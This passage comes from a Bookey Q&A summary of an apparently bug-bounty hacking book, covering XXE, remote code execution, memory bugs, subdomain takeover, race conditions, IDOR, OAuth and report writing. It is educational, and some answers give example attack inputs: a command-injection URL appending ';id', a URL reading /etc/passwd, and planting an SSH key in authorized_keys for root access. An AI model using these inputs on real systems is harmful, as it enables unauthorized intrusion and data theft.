Answer:Testing XML uploads is vital because many applications may not adequately validate the XML structure, leaving them exposed to XXE vulnerabilities that can result in severe data breaches or remote command execution.

### 10.Question

**How did David Sopas exploit the Wikiloc website through an XXE attack?**

Answer:David Sopas exploited Wikiloc by uploading a modified .gpx file containing an entity that fetched data from his server, demonstrating that the platform parsed external entities which could be manipulated to extract server information.

More Free Book



Scan to Download



Listen It

## Chapter 12 | 12 Remote Code Execution| Q&A

### 1.Question

**What constitutes a remote code execution (RCE) vulnerability?**

Answer:An RCE vulnerability occurs when an application uses user-controlled input without properly sanitizing it, allowing the execution of unauthorized commands or functions.

### 2.Question

**Can you provide an example of executing shell commands through RCE?**

Answer:For instance, if a website allows users to ping a domain without sanitization, an attacker can modify the request to include additional commands. For example, visiting `www.<example>.com?domain=google.com;id` would execute both the ping command and the id command, revealing the current user information of the server.

### 3.Question

**What is the potential impact of exploiting an RCE vulnerability that allows shell command execution?**

More Free Book



Scan to Download



Listen It

Answer:Exploiting such an RCE can allow an attacker to read critical files, manipulate application code, or even gain full control over the server, posing a serious security threat.

#### 4.Question

**How can developers prevent RCE vulnerabilities when using functions like shell\_exec?**

Answer:Developers can use the escapeshellcmd function in PHP to sanitize user input, which escapes characters that could trick the shell into executing arbitrary commands, thus mitigating the risk of RCE.

#### 5.Question

**How does a vulnerability that uses unsanitized input for function execution work?**

Answer:In a case where a URL allows users to specify actions, like `www.<example>.com?id=1&action=view`, an attacker can manipulate the parameters. For example, the URL `www.<example>.com?id=/etc/passwd&action=file_get_contents` can cause the server to execute `file_get_contents` on the `/etc/passwd` file, revealing sensitive information.

More Free Book



Scan to Download



Listen It

## 6.Question

**What are some patterns to look for when hunting for potential RCE vulnerabilities?**

Answer:Red flags include executing system-level commands directly, allowing user input for function calls, or having unrestricted file uploads that could lead to code execution.

## 7.Question

**What strategies can an attacker use to escalate an RCE?**

Answer:An attacker may exploit kernel vulnerabilities, misconfigured services running as root, or SUID executables to gain elevated privileges after initially exploiting an RCE.

## 8.Question

**Can you explain how unauthenticated SSH access leads to RCE exploitation?**

Answer:If an attacker can upload a file to a server and write to the `.ssh/authorized_keys` directory, they can upload their own SSH public key. This gives them unauthorized root access to the server via SSH.

## 9.Question

**What is the significance of discovering and exploiting**

More Free Book



Scan to Download



Listen It

## **deserialization vulnerabilities?**

Answer:Exploiting deserialization vulnerabilities can lead to RCE by sending maliciously crafted serialized objects that, when deserialized by the server, execute arbitrary code.

### **10.Question**

#### **What did Jasmin Landry do to discover an RCE vulnerability?**

Answer:Landry automated the discovery of subdomains and collected information, identifying a suspicious old open-source application. He verified several vulnerabilities leading him to write a file to overwrite SSH keys, gaining root access.

### **11.Question**

#### **What crucial lesson can be learned from the stories of Sadehipour, Prins, and Landry?**

Answer:Each case demonstrates the importance of thorough testing for vulnerabilities and the need for developers to consistently sanitize input to prevent RCE. It's also important to keep digging for deeper vulnerabilities once an initial

**More Free Book**



Scan to Download



**Listen It**



finding is made.

**More Free Book**



Scan to Download



**Listen It**

Ad



Scan to Download



App Store  
Editors' Choice



22k 5 star review

## Positive feedback

Sara Scholz

...tes after each book summary  
...erstanding but also make the  
...and engaging. Bookey has  
...ding for me.

**Fantastic!!!**



I'm amazed by the variety of books and languages  
Bookey supports. It's not just an app, it's a gateway  
to global knowledge. Plus, earning points for charity  
is a big plus!

Masood El Toure

Fi



Ab  
bo  
to  
my

José Botín

...ding habit  
...o's design  
...ual growth

**Love it!**



Bookey offers me time to go through the  
important parts of a book. It also gives me enough  
idea whether or not I should purchase the whole  
book version or not! It is easy to use!

Wonnie Tappkx

**Time saver!**



Bookey is my go-to app for  
summaries are concise, ins  
curated. It's like having acc  
right at my fingertips!

**Awesome app!**



I love audiobooks but don't always have time to listen  
to the entire book! bookey allows me to get a summary  
of the highlights of the book I'm interested in!!! What a  
great concept !!!highly recommended!

Rahul Malviya

**Beautiful App**



This app is a lifesaver for book lovers with  
busy schedules. The summaries are spot  
on, and the mind maps help reinforce wh  
I've learned. Highly recommend!

Alex Walk

Free Trial with Bookey



## Chapter 13 | 13 Memory Vulnerabilities| Q&A

### 1.Question

**What is a memory vulnerability, and why is it significant in application security?**

Answer:A memory vulnerability is a bug in an application that arises from improper management of memory, leading to unintended behavior that attackers can exploit. It is significant because it can allow attackers to execute arbitrary commands or read sensitive information, potentially compromising the entire application or server.

### 2.Question

**How do programming languages impact the susceptibility to memory vulnerabilities?**

Answer:Programming languages like C and C++ require developers to manage memory manually, making them more prone to memory vulnerabilities. In contrast, languages such as Python, Ruby, PHP, and Java handle memory allocation automatically, which reduces the risk of such vulnerabilities.

More Free Book



Scan to Download



Listen It

### 3.Question

**Can you explain buffer overflow with an example?**

Answer:A buffer overflow occurs when an application writes more data to a buffer than it can hold. For instance, in the C language, if an application allocates 16 bytes but attempts to copy a 17-byte string into it, the excess data spills over into adjacent memory, potentially leading to unpredictable behavior or exploitation. In the example provided, copying an oversized string into a destination buffer without proper length checks results in overwriting adjacent memory.

### 4.Question

**What are 'read out of bounds' vulnerabilities, and how do they differ from buffer overflows?**

Answer:Read out of bounds vulnerabilities occur when an application reads data outside the allocated memory limits, potentially leaking sensitive information. Unlike buffer overflows, which involve writing data, read out of bounds involves reading memory that wasn't intended to be accessed.

**More Free Book**



Scan to Download



**Listen It**

## 5.Question

**Give an example of a real-world read out of bounds vulnerability that had significant impact.**

Answer:The OpenSSL Heartbleed bug is a notable example of a read out of bounds vulnerability. It allowed attackers to read sensitive data, such as private keys and passwords, from server memory due to improper handling of length parameters during connection requests.

## 6.Question

**What precautions can developers take to avoid memory vulnerabilities?**

Answer:Developers should implement rigorous memory management practices, including always checking buffer sizes before writing data, validating input lengths, and using safe functions for memory operations (like `strncpy` instead of `strcpy`). Automated tools and code reviews can also help identify potential vulnerabilities early in the development process.

## 7.Question

**Why are memory vulnerabilities particularly complex to**

More Free Book



Scan to Download



Listen It



**identify?**

Answer:Memory vulnerabilities are complex because they can arise from various programming errors, such as omitted length checks or improper memory allocations. Finding these vulnerabilities often requires a deep understanding of both the code and the underlying memory architecture, as well as knowledge of specific programming languages that are prone to such issues.

### 8.Question

**How does the concept of memory management relate to the security of applications?**

Answer:Memory management is crucial to application security because improper handling can expose applications to vulnerabilities like buffer overflows and read out of bounds. Securing memory operations helps to prevent attackers from leveraging these vulnerabilities to execute malicious code or access sensitive data.

### 9.Question

**What is the importance of studying and understanding**

**More Free Book**



Scan to Download



Listen It



## **vulnerabilities related to memory management?**

Answer: Studying memory management vulnerabilities is essential for security professionals and developers alike, as it equips them with the knowledge required to write secure code, to recognize potential threats, and to implement effective countermeasures against exploitation techniques that target memory management weaknesses.

## **Chapter 14 | 14 Subdomain Takeover| Q&A**

### **1.Question**

**What is a subdomain takeover vulnerability and how does it occur?**

Answer: A subdomain takeover vulnerability occurs when an attacker claims control of a subdomain that was registered by a legitimate site that no longer actively uses it. This typically happens when the legitimate owner deletes content or service but forgets to remove the DNS records pointing to that service, allowing an attacker to claim the domain and serve malicious content.

**More Free Book**



Scan to Download



Listen It

## 2.Question

### **How do DNS records relate to subdomain takeovers?**

Answer:DNS records, such as CNAME and A records, map domain names to IP addresses or other domain names. If a CNAME record still points to a service that the legitimate owner no longer controls, an attacker can exploit this by claiming the unclaimed service, allowing them to redirect users to malicious content.

## 3.Question

### **What is the significance of cookies in relation to subdomain takeovers?**

Answer:Cookies can be scoped to specific subdomains. If a site improperly scopes its cookies, allowing access to all subdomains, an attacker controlling a compromised subdomain can potentially steal cookies from the main domain, leading to session hijacking or identity theft.

## 4.Question

### **What role do third-party services play in subdomain takeovers?**

Answer:Third-party services, like Heroku or Zendesk, can

**More Free Book**



Scan to Download



**Listen It**

create vulnerabilities if their DNS entries are not properly managed. If a legitimate site points a subdomain to a third-party service and later abandons that service without deleting the DNS entry, it can lead to an attacker claiming the subdomain and misusing it.

### 5.Question

**Can you provide an example of a subdomain takeover incident from the text?**

Answer:One instance is the Ubiquiti subdomain takeover where Ubiquiti created a CNAME record pointing to an S3 bucket that they didn't register or had deleted. An attacker, noticing the unclaimed bucket, claimed it and reported the vulnerability.

### 6.Question

**What approach did the hacker zseano take to discover the Shopify Windsor subdomain vulnerability?**

Answer:Zseano used crt.sh to track SSL certificate registrations and discovered a subdomain returning a 404 error. He then searched for the associated domain and found

More Free Book



Scan to Download



Listen It

that he could register it, successfully claiming the subdomain.

### 7.Question

**What is a key takeaway when monitoring DNS records of companies?**

Answer:A significant takeaway is to watch for DNS entries pointing to third-party services and to regularly check these records over time, especially after any major company changes or acquisitions that might lead to improperly managed DNS configurations.

### 8.Question

**How did Rojan Rijal exploit Uber's misconfiguration with SendGrid?**

Answer:Rijal identified that Uber had not configured the Inbound Parse Webhook functionalities for their subdomain pointing to SendGrid. By claiming the domain and setting up a server to receive emails, he was able to intercept data sent by the service before reporting the issue.

### 9.Question

**What should hackers do when presenting a vulnerability**

More Free Book



Scan to Download



Listen It

**to a company?**

Answer:It's important for hackers to provide a nonintrusive proof of concept to avoid embarrassing the company. This ensures that the reporting maintains a professional tone and encourages proper corrections without unnecessary shame.

### **10.Question**

**What tools can be used to find subdomain takeover vulnerabilities?**

Answer:Tools like KnockPy, crt.sh, and censys.io can be effectively used to search for subdomain takeovers by examining DNS records and SSL certificates associated with potential vulnerabilities.

## **Chapter 15 | 15 Race Conditions| Q&A**

### **1.Question**

**What is a race condition and can you give an example?**

Answer:A race condition occurs when two processes compete to complete based on an initial condition that becomes invalid while they are running. A classic example is when you attempt to transfer \$500

**More Free Book**



Scan to Download



**Listen It**

between accounts. While one request is processing, you submit another request, resulting in an erroneous balance or an unauthorized action.

## 2.Question

**How can race conditions manifest in web applications?**

Answer:Race conditions can appear in web applications during processes like inviting users, where a system does not properly lock access to resources. For example, if two users accept an invitation link at the same time, the system may not correctly enforce the single-use condition, allowing both users to gain access.

## 3.Question

**What should you look for when identifying potential race conditions?**

Answer:Look for actions that depend on conditions changing, particularly those involving database lookups, application logic execution, and records updating. If an application takes time to verify a condition or process a request, it may be susceptible.

More Free Book



Scan to Download



Listen It



#### 4.Question

**What techniques can help in testing for race conditions manually?**

Answer: You can manually test for race conditions by arranging action buttons in a way that allows you to hit them as quickly as possible. However, for complex actions, automated tools like Burp Suite can be used to send requests simultaneously, allowing you to test for vulnerabilities more effectively.

#### 5.Question

**In what scenario did a hacker exploit a race condition to bypass invitation limits?**

Answer: In Keybase, a user discovered that by sending multiple invitation requests simultaneously, they could exceed the limit of three invites that were supposed to be allowed. They used Burp Suite to automate the requests and bypassed the intended restrictions.

#### 6.Question

**What role do background jobs play in race conditions?**

Answer: Background jobs can create delays between when

More Free Book



Scan to Download



Listen It

conditions are checked and when actions are processed. If a site only verifies conditions when starting a job, but not when executing it, this gap can lead to a race condition.

## 7.Question

**What was the outcome of the Shopify Partners race condition, and how was it exploited?**

Answer:A Hacker exploited a flaw in Shopify's Partner system where a shared email between two accounts could allow a malicious partner to convert a staff account to an active collaborator account. By manipulating the timing of verification and account updates, they gained unauthorized access.

## 8.Question

**What is a critical takeaway when testing for vulnerabilities related to race conditions?**

Answer:It is essential to recognize that any system performing actions based on changing conditions could be susceptible to race conditions. Always check how quickly different actions can be executed and ensure to test after any

More Free Book



Scan to Download



Listen It

fixes to check for lingering vulnerabilities.

**More Free Book**



Scan to Download



**Listen It**



# Read, Share, Empower

Finish Your Reading Challenge, Donate Books to African Children.

## The Concept



This book donation activity is rolling out together with Books For Africa. We release this project because we share the same belief as BFA: For many children in Africa, the gift of books truly is a gift of hope.

## The Rule



Earn 100 points



Redeem a book



Donate to Africa

Your learning not only brings knowledge but also allows you to earn points for charitable causes! For every 100 points you earn, a book will be donated to Africa.

Free Trial with Bookey





## Chapter 16 | 16 Insecure Direct Object References| Q&A

### 1.Question

**What is an insecure direct object reference (IDOR) vulnerability and how does it manifest in a web application?**

Answer:An IDOR vulnerability occurs when an attacker can access or modify a reference to an object, such as a file, database record, or user account, that they should not have access to. For example, if a user can manipulate URL parameters to view another user's profile by changing an ID from 1 to 2 in a URL like `www.example.com/user?id=1`, it indicates an IDOR flaw.

### 2.Question

**How can you identify simple IDOR vulnerabilities during pen-testing?**

Answer:Simple IDOR vulnerabilities can be found by testing numerical parameters that increment with each new record.

More Free Book



Scan to Download



Listen It

You can do this by adding or subtracting 1 from an ID parameter in a URL and observing whether you gain access to unauthorized records. Tools like Burp Suite can help facilitate this testing by capturing request/response traffic.

### 3.Question

**What makes complex IDORs more challenging to discover compared to simple ones?**

Answer:Complex IDORs are more challenging because the identifying parameter may not be obvious; it might be hidden within a POST body or have a non-descriptive name.

Additionally, they may use random identifiers such as UUIDs that do not follow predictable patterns, making it difficult to guess valid values during testing.

### 4.Question

**How do UUIDs complicate the detection of IDOR vulnerabilities?**

Answer:UUIDs complicate detection because they are long, random strings of characters that do not provide an accessible way to guess other valid IDs. Unlike simple numeric IDs,

More Free Book



Scan to Download



Listen It



UUIDs do not increment, so testers cannot easily modify values to check for access; they must look for leakage of these IDs elsewhere to exploit the vulnerability.

### 5.Question

**What lesson can be learned from Mahmoud Gamal's discovery of the IDOR vulnerability on binary.com?**

Answer:The key takeaway is to test multiple accounts to identify IDOR vulnerabilities. Displaying the customer pin as an account identifier created an exploitable path where switching pins between accounts led to unauthorized access.

### 6.Question

**What did the Moneybird app vulnerability teach testers about user permissions and ID manipulation?**

Answer:The vulnerability illustrated the importance of proper permission checks for users. Account B was able to create an application for account A by exploiting the administration ID, despite having limited permissions, demonstrating how an improper access control can be exploited through ID manipulation.

More Free Book



Scan to Download



Listen It

## 7.Question

**Why is it crucial to assess the potential impact of an IDOR vulnerability?**

Answer:Understanding the potential impact is essential because it informs the severity of the vulnerability. For instance, a vulnerability that enables a user to take over an account or access sensitive data will warrant a larger reward and require more urgent remediation than an IDOR that only reveals non-sensitive information.

## 8.Question

**How did the ACME case emphasize the importance of identifying leaked IDs?**

Answer:In the ACME case, the tester initially missed a leaked customer\_id that allowed unauthorized access to information. This highlights the necessity of thoroughly assessing all user permissions and data responses to identify potential leaks that could lead to severe vulnerabilities.

## 9.Question

**What are some methods to uncover IDOR vulnerabilities in systems using JSON data?**

More Free Book



Scan to Download



Listen It

Answer:When investigating systems that utilize JSON responses, look for parameters that may inadvertently disclose identifiers. Scrutinize the JSON for any values that resemble IDs or could be used as references for unauthorized actions. Additionally, utilizing tools to automate requests and responses can help expedite this process.

### 10.Question

**What strategies can be utilized to report findings on IDOR vulnerabilities effectively?**

Answer:When reporting, provide detailed evidence on how the vulnerability can be exploited, the exact parameters involved, and the potential impacts. Clear communication can assist the receiving organization in understanding the urgency and risks associated with the flaw.

## Chapter 17 | 17 OAuth Vulnerabilities| Q&A

### 1.Question

**What are the main actors involved in the OAuth workflow, and what roles do they play?**

Answer:The three main actors in the OAuth

More Free Book



Scan to Download



Listen It

workflow are the resource owner (the user attempting to log in), the resource server (a third-party API that authenticates the user), and the client (the application the user is logging into). The resource owner grants the client permission to access their information stored on the resource server.

## 2.Question

**How does the OAuth process begin when trying to login with a service like Facebook?**

Answer:The process begins when a user clicks the 'Login with Facebook' button on the client application. This generates a GET request to an authentication endpoint, which then redirects to the resource server where the user's credentials can be obtained.

## 3.Question

**What are scopes in the context of OAuth, and why are they important?**

Answer:Scopes are permissions that define what data the

More Free Book



Scan to Download



Listen It

client application is allowed to access from the resource server. They are important because they limit the data that can be accessed based on user consent, enhancing security by preventing unauthorized access to private information.

#### 4.Question

**What common mistake can lead to OAuth vulnerabilities regarding redirect URIs?**

Answer:A common mistake is improper validation of redirect URIs. If a developer only partially checks the URI, an attacker could exploit this by appending values to a whitelisted URI, leading to the potential theft of OAuth tokens.

#### 5.Question

**What lesson can be learned from the Slack OAuth vulnerability case?**

Answer:The Slack OAuth vulnerability shows the importance of strictly validating redirect URIs to prevent attackers from hijacking OAuth tokens. Developers must ensure that any registered redirect URIs are validated

More Free Book



Scan to Download



Listen It

comprehensively.

### 6.Question

**In the Yahoo OAuth case involving Flurry, what was the specific vulnerability that was discovered?**

Answer:The vulnerability was that users could log in using the default password 'not-provided' that was stored after OAuth registration, allowing unauthorized access to Flurry accounts without proper authentication.

### 7.Question

**What should testers do when evaluating OAuth implementations?**

Answer:Testers should thoroughly examine the entire authentication process, especially custom steps, and validate all redirect URIs, ensuring they conform to secure practices and don't have vulnerabilities.

### 8.Question

**What does the case of Michael Whitton's discovery in Microsoft's authentication process teach about URL parameters?**

Answer:Whitton's discovery teaches that URL parameters

More Free Book



Scan to Download



Listen It



should be carefully tested, particularly looking for edge cases like double encoding, which can lead to unintended behaviors in URL handling, potentially allowing unauthorized access to tokens.

### 9.Question

**What is the significance of forgotten assets in the context of application security?**

Answer:Forgotten assets can pose severe security risks. If an application relies on an external service or component that is no longer managed, attackers can take control of these assets, potentially accessing sensitive information or functionalities.

### 10.Question

**Overall, what should developers remember about OAuth implementations to prevent vulnerabilities?**

Answer:Developers should remember that while OAuth provides a standardized authentication process, it is susceptible to misconfiguration. Thorough testing, particularly of redirect URIs and any custom implementation steps, is crucial to ensuring security.

More Free Book



Scan to Download



Listen It

## Chapter 18 | 18 Application Logic and Configuration Vulnerabilities| Q&A

### 1.Question

**What are application logic and configuration vulnerabilities, and how do they differ from other types of vulnerabilities?**

Answer:Application logic and configuration vulnerabilities stem from mistakes made by developers, unlike previous vulnerabilities that require submitting malicious input. These vulnerabilities arise when developers misconfigure settings or make coding logic errors, allowing attackers to exploit the application unintentionally. They often lead to unauthorized access due to the developers' initial coding or configuration decisions.

### 2.Question

**Can you explain the mass assignment vulnerability in Ruby on Rails as an example of an application logic vulnerability?**

Answer:The mass assignment vulnerability in Ruby on Rails

More Free Book



Scan to Download



Listen It

occurred when the framework's default settings allowed users to submit any parameters to controller actions for database record creation or updating. This meant that a malicious user could change sensitive attributes, like user IDs and passwords, without proper checks, leading to significant security risks. Egor Homakov exploited this vulnerability by sending a request to GitHub that changed an issue's creation date and gained critical access to the repository.

### 3.Question

**Why is it important to test user permissions when handling Ruby on Rails applications?**

Answer: Testing user permissions is critical in Ruby on Rails applications because Rails does not handle permissions by default. Developers need to implement their own checks; often, they inadvertently forget to enforce them. This oversight can lead to serious vulnerabilities, allowing unauthorized users access to functions they shouldn't. The example of bypassing Shopify administrator privileges illustrates this risk.

More Free Book



Scan to Download



Listen It

#### 4.Question

**What lessons can you learn from the vulnerability discovered in Twitter's mobile application regarding different user experiences?**

Answer:The Twitter vulnerability demonstrates that security measures may not be consistent across different platforms, such as mobile and web applications. Each platform can have different logic applied, which means a user might bypass security checks that are mandatory on one platform. Always test across platforms to uncover such vulnerabilities.

#### 5.Question

**What strategies can be employed to discover application configuration vulnerabilities effectively?**

Answer:To discover application configuration vulnerabilities, focus on areas of an application that have recently been developed or updated. Testing edge cases and examining how new functionality interacts with existing systems can reveal potential flaws. Additionally, using automated tools to facilitate testing, such as Nmap for port scanning and EyeWitness for capturing website screenshots, can uncover

More Free Book



Scan to Download



Listen It

misconfigurations that would be time-consuming to find manually.

## 6.Question

**What takeaways can be derived from the GitLab two-factor authentication vulnerability?**

Answer:The GitLab two-factor authentication vulnerability highlights the complexities involved in implementing 2FA correctly. When testing such systems, check for token expiration behavior, maximum attempts, and whether expired tokens can be reused. This careful scrutiny can expose potential weaknesses that attackers could exploit.

## 7.Question

**In what ways does automation improve efficiency in the bug hunting process, based on examples provided?**

Answer:Automation, through scripts and tools, significantly streamlines the bug hunting process. For instance, tools like Nmap can quickly scan multiple ports, while scripts can automate testing across many IP addresses, enabling faster discovery of vulnerabilities without the need for tedious

More Free Book



Scan to Download



Listen It

manual testing.

### 8.Question

**How does the example of accessing PornHub's Memcache installation illustrate a misconfiguration vulnerability?**

Answer:The PornHub example highlights a misconfiguration vulnerability through exposed Memcache installations, which should not be publicly accessible as per best security practices. The ability to connect without authentication indicates that underlying security configurations were improperly set, potentially allowing malicious actors to exploit cached data.

### 9.Question

**What overarching theme can be drawn from the various vulnerabilities discussed in the chapter regarding developer responsibility?**

Answer:The overarching theme is that developers must remain vigilant in considering security implications throughout the coding and configuration process. Neglecting to enforce proper validation, permissions, and security measures leads to exploitable vulnerabilities. Continuous

More Free Book



Scan to Download



Listen It



awareness and diligent testing are critical to preventing such risks.

### 10.Question

**How can the research into past vulnerabilities and reports aid in discovering new vulnerabilities?**

Answer: Studying past vulnerabilities and reports provides insights into common pitfalls and misconfigurations that developers often face. By understanding the methods used to discover previous vulnerabilities, bug hunters can apply similar techniques and be more prepared to recognize and exploit configurations that might lead to new vulnerabilities.


More Free Book



Scan to Download



Listen It



# World's best ideas unlock your potential

Free Trial with Bookey



Scan to download



## Chapter 19 | 19 Finding Your Own Bug Bounties| Q&A

### 1.Question

**What initial mindset should a beginner hacker have when starting to hunt for bugs?**

Answer:Beginner hackers should focus on gaining knowledge and experience rather than aiming for immediate financial gain or high-profile bug findings. Establishing a mindset that values learning can help maintain motivation during the initial challenging phases.

### 2.Question

**What is the importance of reconnaissance in hunting for bugs?**

Answer:Reconnaissance is crucial because it helps a hacker understand the application's scope, technologies in use, and potential areas for vulnerabilities. It sets a strong foundation for testing by revealing the attack surfaces available.

### 3.Question

**What tool is recommended for subdomain enumeration,**

More Free Book



Scan to Download



Listen It

### **and why is it effective?**

Answer:SubFinder is recommended because it quickly pulls in subdomain records from various sources, including SSL certificate registrations and search engines, expanding the attack surface for testing.

### **4.Question**

#### **Why is it important to familiarize yourself with previously disclosed bugs?**

Answer:Learning from previously disclosed bugs can offer insights into vulnerabilities that might still exist, even in updated code. It enables a hacker to retest functions that might have been overlooked and discover new vulnerabilities.

### **5.Question**

#### **What approach should a hacker take when testing a new application for vulnerabilities?**

Answer:Hackers should treat every target as if no one has tested it before, staying open to the possibility of finding new vulnerabilities. They should focus on manual testing and

**More Free Book**



Scan to Download



Listen It



look for behaviors indicative of potential vulnerabilities.

## 6.Question

**What are common vulnerabilities to look for when testing applications?**

Answer:Common vulnerabilities include CSRF issues, IDORs, XSS, SQL injection, server-side request forgery (SSRF), and unpatched security bugs. Recognizing these can lead to a more focused and effective testing approach.

## 7.Question

**How can automating certain tasks benefit a bug bounty hunter?**

Answer:Automation allows hackers to save time on repetitive tasks like reconnaissance, allowing them to focus their efforts on more complex testing and exploration of applications, which can lead to the discovery of new vulnerabilities.

## 8.Question

**What role do mobile applications play in bug hunting?**

Answer:Mobile applications present a new arena for finding bugs, as they may involve testing APIs and examining different attack surfaces, providing additional opportunities

More Free Book



Scan to Download



Listen It

beyond traditional web applications.

### 9.Question

**How can understanding the technology stack of an application aid in finding bugs?**

Answer:Knowing the technology stack helps a hacker tailor their testing strategies and craft more effective payloads, increasing the chances of identifying overlooked vulnerabilities associated with specific technologies.

### 10.Question

**What is a helpful method for discovering new functionality in applications?**

Answer:Monitoring updates through engineering blogs, social media, and tech newsletters related to the application can help a hacker stay informed about new features, which may lead to fresh vulnerabilities to exploit.

## Chapter 20 | 20 Vulnerability Reports| Q&A

### 1.Question

**What is the most important step to take before submitting a vulnerability report?**

Answer:Always read the company's program policy

More Free Book



Scan to Download



Listen It



to understand what is in scope and to avoid reporting known issues.

## 2.Question

**Why is it essential to include detailed information in a bug report?**

Answer:Providing details like the URL, reproduction steps, and impact helps the company take the report seriously and facilitates quicker validation and remediation.

## 3.Question

**What can happen if you rush to submit a bug report without confirmation?**

Answer:You risk submitting an invalid report, which can lead to rejection, loss of reputation points, and wasted time.

## 4.Question

**How can a hacker protect their reputation on bug bounty platforms?**

Answer:By ensuring their reports are valid and meaningful, which influences their statistics and the likelihood of being invited to private programs.

## 5.Question

More Free Book



Scan to Download



Listen It

## **What are the implications of the severity of different vulnerabilities?**

Answer: A vulnerability's severity can vary greatly based on the context; for instance, a stored XSS on a public platform like Twitter is serious, but the same type of bug on a site without user accounts may be less critical.

### **6.Question**

## **How should a hacker approach communication with companies after submitting a report?**

Answer: Be respectful and patient, considering the company's response times, and engage in open communication regarding the status of the report or the reasoning behind bounty payouts.

### **7.Question**

